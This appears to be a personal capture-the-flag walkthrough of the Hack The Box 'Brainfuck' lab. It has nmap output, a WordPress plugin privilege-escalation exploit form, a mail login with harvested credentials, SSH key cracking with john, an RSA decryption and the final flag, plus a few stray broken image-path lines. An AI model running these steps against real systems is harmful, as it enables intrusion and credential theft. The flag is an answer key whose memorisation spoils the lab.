VANE HTTPS PLUGIN DETECTION

WPSCAN USER CRED

WPSUPPORTPLUS PLUGIN EXPLOIT

SMTP PASSWORD USE THUNDERBIRD

VIGENERE TEXT DECIPHER USING KEY

SSH2JOHN

RSA encryption P Q E encrption

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)

| 256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)

|_ 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)

25/tcp open smtp Postfix smtpd

|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

110/tcp open pop3 Dovecot pop3d

|_pop3-capabilities: SASL(PLAIN) CAPA USER AUTH-RESP-CODE UIDL PIPELINING RESP-CODES TOP

143/tcp open imap Dovecot imapd

|_imap-capabilities: AUTH=PLAINA0001 SASL-IR IMAP4rev1 more have ID post-login LOGIN-REFERRALS LITERAL+ Pre-login listed OK capabilities IDLE ENABLE

443/tcp open ssl/http nginx 1.10.0 (Ubuntu)

|_http-server-header: nginx/1.10.0 (Ubuntu)

|_http-title: 400 The plain HTTP request was sent to HTTPS port

| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR

| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb

| Not valid before: 2017-04-13T11:19:29

|_Not valid after: 2027-04-11T11:19:29

|_ssl-date: TLS randomness does not represent time


| tls-alpn:

|_ http/1.1

| tls-nextprotoneg:

|_ http/1.1

Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel



https://brainfuck.htb/

root@kali:/home/kali/Desktop/tools/vane# ruby vane.rb --url https://brainfuck.htb --enumerate p

[+] We found 3 plugins:

[+] Name: akismet - v3.3

| Location: https://brainfuck.htb/wp-content/plugins/akismet/

| Readme: https://brainfuck.htb/wp-content/plugins/akismet/readme.txt

[+] Name: easy-wp-smtp - v1.2.5

| Location: https://brainfuck.htb/wp-content/plugins/easy-wp-smtp/

| Readme: https://brainfuck.htb/wp-content/plugins/easy-wp-smtp/readme.txt

[!] Directory listing is enabled: https://brainfuck.htb/wp-content/plugins/easy-wp-smtp/

[+] Name: wp-support-plus-responsive-ticket-system - v7.1.3

| Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/

| Readme: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[!] Directory listing is enabled: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system

root@kali:/home/kali/Desktop/tools/vane# searchsploit wordpress plugin wp support

WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Esca | php/webapps/41006.txt

root@kali:/home/kali/Desktop/tools/vane# cp /usr/share/exploitdb/exploits/php/webapps/41006.txt .


root@kali:/home/kali/Desktop/hackthebox/brainfuck# cat akg.html

```
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="admin">
    <input type="hidden" name="email" value="orestis@brainfuck.htb">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>
```

root@kali:/home/kali/Desktop/hackthebox/brainfuck# python -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000 ...


http://localhost:8000/akg.html



https://brainfuck.htb/

https://brainfuck.htb/wp-admin/

PLUGINGS>EASY SMTP>SETTINGS



INSPECT ELEMENT CTRL+F PASSWORD

value="kHGuERB29DNiNE"

SMTP PORT 110

root@kali:/home/kali/Desktop/hackthebox/brainfuck# telnet 10.10.10.17 110

Trying 10.10.10.17...

Connected to 10.10.10.17.

Escape character is '^]'.

+OK Dovecot ready.

user orestis

+OK

pass kHGuERB29DNiNE

+OK Logged in.

retr2

-ERR Unknown command: RETR2

retr 2

+OK 514 octets

Return-Path: <root@brainfuck.htb>

X-Original-To: orestis

Delivered-To: orestis@brainfuck.htb

Received: by brainfuck (Postfix, from userid 0)

id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)

To: orestis@brainfuck.htb

Subject: Forum Access Details

Message-Id: <20170429101206.4227420AEB@brainfuck>

Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)

From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis

password: klEnnfEKJ#9UmdO

Regards

.

https://sup3rs3cr3t.brainfuck.htb/

https://www.boxentriq.com/code-breaking/vigenere-cipher

mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr

key=fuckmybrain

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa

root@kali:/home/kali/Desktop/hackthebox/brainfuck# python /usr/share/john/ssh2john.py id_rsa > john.txt

root@kali:/home/kali/Desktop/hackthebox/brainfuck# john john.txt --wordlist=/usr/share/wordlists/rockyou.txt

3poulakia! (id_rsa)

root@kali:/home/kali/Desktop/hackthebox/brainfuck# ssh -i id_rsa orestis@brainfuck.htb

SHELL GAINED!!!!!!

orestis@brainfuck:~$ cat encrypt.sage

```
nbits = 1024


password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))


p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)




c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
```

debug.write(str(e)+'\n')

orestis@brainfuck:~$ cat debug.txt

749302577646506281962992147553524167446082679278552088138715834326527417000928250488494103985293310916319365183
030330831256558044566928484722553516652030 ---P---

702085452778756673545885838155545264832284500826661290684484793707033348037396328414664907425227875369689724589
843324592977559109177427465202137414317407 9 ---Q----

308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927
824263132555231376105323238137144836394342575368300627682863779200108418503468372380155714647550746693731104118
703317069745734989121266414098218556785818044676088241775089762547593192109559770539 97 ----E----

orestis@brainfuck:~$ cat output.txt

Encrypted Password:
446419148210740719302978145898517467005934707704171118046489200183963052469561273371509360811441064052841348458
513925410808626523868408697686224380386908034725502780424630298160287773781412170233367105454495129739505917550
537357967997733690440836739110350306055811449775528657713955787785155142889308329151 82 ---CT----

http://dann.com.br/alexctf2k17-crypto150-what_is_this_encryption/

root@kali:/home/kali/Desktop/hackthebox/brainfuck# python decrpyt.py

d_hex:
0xc6eccf2d2584044e2173cf0efa88f839ee184df56ce3e6aa450cfcdf9e5ec8b4d8123c2cd57ee4bf7c84e423941191ec57a7944e31327a72214
3edc1981ecf24bd9b389d673a1bd44288103e501f46994b700ac1abcb15339ff0750566957064605eb9205d159360fb6b907b39ee98683b0f6f
418619fcb1665c4c7fa7984e9L

n_dec:
873061943450542420269524339311087529982483791600518349571160587159970422697829509624135727770919760163726737095
730026723557679458891077938400356544917133668554739877161801869664740465726670553685912522743622820226974780988
443888583759932176299727684945739700654800982460836544662623257092201816561014915197 7

pt_dec: 24604052029401386049980296953784287079059245867880966944246662849341507003750

flag

6efc1a5dbb8904751ce6566a305bb8ef